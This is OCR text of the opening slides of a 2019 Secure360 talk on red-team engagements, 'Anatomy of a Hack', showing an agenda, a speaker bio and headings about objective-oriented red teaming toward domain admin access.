
SECURE360
Twin Cities

POWER OF POSSIBILITIES

Anatomy of a Hack

Christopher Emerson
CEO & Founder, White Oak Security, Inc
May 14, 2019




AGENDA

- Introduction
- Background
- Objective Oriented Red Team Example
- Lessons Learned


Christopher Emerson

Husband & Father
CEO & Founder @ White Oak Security
Built Offensive Security Programs for Fortune 100 Companies
Geek



Why?


- Knowledge
- Informed Decision Making
- Alternate Viewpoints



red team vs penetration test

About 27,800,000 results (0.58 seconds)

Objective Oriented Red Team



Goal Oriented Objectives

Domain Admin Access

